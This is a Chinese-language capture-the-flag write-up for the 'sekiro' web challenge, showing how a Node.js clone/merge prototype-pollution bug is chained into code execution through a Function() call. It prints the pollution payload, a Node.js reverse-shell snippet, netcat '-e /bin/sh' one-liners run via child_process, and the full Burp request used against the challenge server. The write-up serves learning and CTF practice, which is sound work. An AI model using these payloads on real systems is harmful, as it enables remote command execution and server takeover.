

Web

sekiro

sekiro[SOLVED]

Description

出题人前段时间趁史低入了只狼，这几天一直在受苦，他卡在了弦一郎这个boss，你能帮一下出题人吗

[题目源码](#)

Challenge Address <http://sekiro.hgame.babelfish.in>

Base Score 400

Now Score 400

User solved 6

首先下载源码，扫了一下是 `nodejs`，猜测应该是 `原型链污染`。

理清思路

于是上 `Google`，搜到这类题型常见的漏洞，其中就有

```
var body = JSON.parse(JSON.stringify(req.body));
var copybody = clone(body)
```

这种样子，其中 `clone()` 函数是 `原型链污染` 的关键。把这段代码放到 `Google` 上搜可以搜到好多分析，这里就列举一篇文章，[JavaScript 原型链污染](#)。

然后可以在源码中找到这一段

```
router.post('/action', function (req, res) {
  ...
  var body = JSON.parse(JSON.stringify(req.body));
  var copybody = clone(body)
  if (copybody.solution) {
    req.session.sekiro = Game.dealWithAttacks(req.session.sekiro,
    copybody.solution)
  }
  res.end("提交成功")
})
```

那么这里就是可以利用的漏洞点了，那么我怎么拿到 `flag`？在与出题人的交谈中，我了解到，`nodejs` 原型链污染后 命令执行 到 反弹shell，可以直接拿到 `shell`，从而一波 `cat flag` 就可以了。但是在哪里可以命令执行呢？`kevin` 学长建议我去尝试 `nodejs` 下断点调试，来寻找可以 命令执行 的地方。

于是 Google 了一波 `nodejs` 断点调试 的方法，踩了许多坑，终于能在本地跑起来了。找到了一处可以注入代码的地方。

```
this.dealWithAttacks = function (sekiro, solution) {
  if (sekiro.attackInfo.solution !== solution) {
    ...
    if (sekiro.attackInfo.additionalEffect) {
      var fn = Function("sekiro", sekiro.attackInfo.additionalEffect +
        "\nreturn sekiro")
      sekiro = fn(sekiro)
    }
    ...
    return sekiro
  }
}
```

我们把 `fn` 匿名函数单独拿出来研究结构。

```
function(){
  sekiro.attackInfo.additionalEffect
  return sekiro
}
```

这样是不是很清楚！如果我们通过 原型链污染 可以 污染 到 `additionalEffect` 这个属性，那么我们可以构造我们想要的任意代码，最后导致 命令执行 ！

原型链污染的产生

思路已经确定了，但在这里因为我 原型链污染 的概念还不清楚，所以绕了点路。原型链污染 的产生是因为 `clone()` 这个函数。我们来看一看执行过程。

```
const isObject = obj => obj && obj.constructor && obj.constructor === Object;
const merge = (a, b) => {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}
const clone = (a) => {
  return merge({}, a);
}
test='{"__proto__":{"aaa":1}}'
clone(JSON.parse(test))
```


`clone()` 中有一个危险的 `merge()` 函数，可以给对象赋值，并且键值可控，当我们恶意的将键值变为 `__proto__` 时，就可以污染所有 `object`，使其具有一个我们需要的属性 `aaa`。

我原先试图污染的是 `attackInfo` 这个属性，但 `kevin` 学长指出问题，每一个 `sekiro` 都有一个 `attackInfo` 属性，而只有当本身这个类里找不到这个属性时，才会在 `__proto__` 里寻找，以此类推，遍历整个 原型链。


所以我要做的就是，选择一个没有 `additionalEffect` 子属性的 `sekiro`，向 `/action` 发送 `POST` 请求，在 `fn` 函数里注入恶意代码，从而导致 命令执行。

命令执行

在 弹shell 之前，我首先尝试在本地 `console.log()` 一下。污染的时候有一个巨坑，直接在 `console` 控制台改时，因为有 `JSON.stringify()` 函数的存在，无法成功地污染。正确的方法应该是发包，本地测试的时候，我选择的是 `Postman`。改 `Content-Type` 为 `application/json`，在 `Body` 里注入代码。



可以看到这里成功 `console.log()` 了。



然后想办法 弹shell，这里也是巨坑，网上找到的大多都是用 `net` 和 `child_process` 模块，形如这样：

```
var net = require("net"), sh = require("child_process").exec("/bin/bash");
var client = new net.Socket();
client.connect(8080, "receiving-IP", function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);
sh.stderr.pipe(client);});
```

但是，在匿名函数 `fn` 里，不管怎么样都是报错，后来学长告诉我一种常用的 弹shell 的方法，在此记录。

弹shell

```
global.process.mainModule.require('child_process').execSync('nc VPS-IP Port -e /bin/sh');
```

Burp Suite Community Edition v2020.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x ...

Send Cancel < >

Target: http://sekiro.hgame.babelfish.ink

Request

Raw Params Headers Hex

```
1 POST /action HTTP/1.1
2 Host: sekiro.hgame.babelfish.ink
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: */*
5 Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 183
10 Origin: http://sekiro.hgame.babelfish.ink
11 Connection: close
12 Referer: http://sekiro.hgame.babelfish.ink/
13 Cookie: session=
  s%3AUJtZCGhS-kt0tZNaS900NlUbIRMY7hRC.1UHsDDpzK%2F3ISxdSGwAibonxM
  DyR1ZM08qKJwNEJMSI
14 {
15   "solution": "11",
16   "__proto__": {
17     "additionalEffect":
18       "global.process.mainModule.require('child_process').execSync('nc
19         -lvp 3000 -e /bin/sh');"
20   }
21 }
```

Response

Raw Headers Hex HTML Render

```
1 HTTP/1.1 404 Not Found
2 Server: nginx/1.17.7
3 Date: Sun, 09 Feb 2020 08:17:23 GMT
4 Content-Type: text/html
5 Content-Length: 153
6 Connection: close
7
8 <html>
9 <head><title>404 Not Found</title></head>
10 <body>
11 <center><h1>404 Not Found</h1></center>
12 <hr><center>nginx/1.17.7</center>
13 </body>
14 </html>
15
```

Done 303 bytes | 60,499 millis

拿到 shell，切换到根目录 `cd /`，`cat flag`。

```
root@iZuf61rab6309te9tvlpmgZ:~# nc -lvp 3000
Listening on [0.0.0.0] (family 0, port 3000)
Connection from [REDACTED] received!
```

```
cat flag
hgame{j@v4scr1pt_pr0t0tYp3-poLLut1on_4tt4ck_1s_d@ng3r20us}
```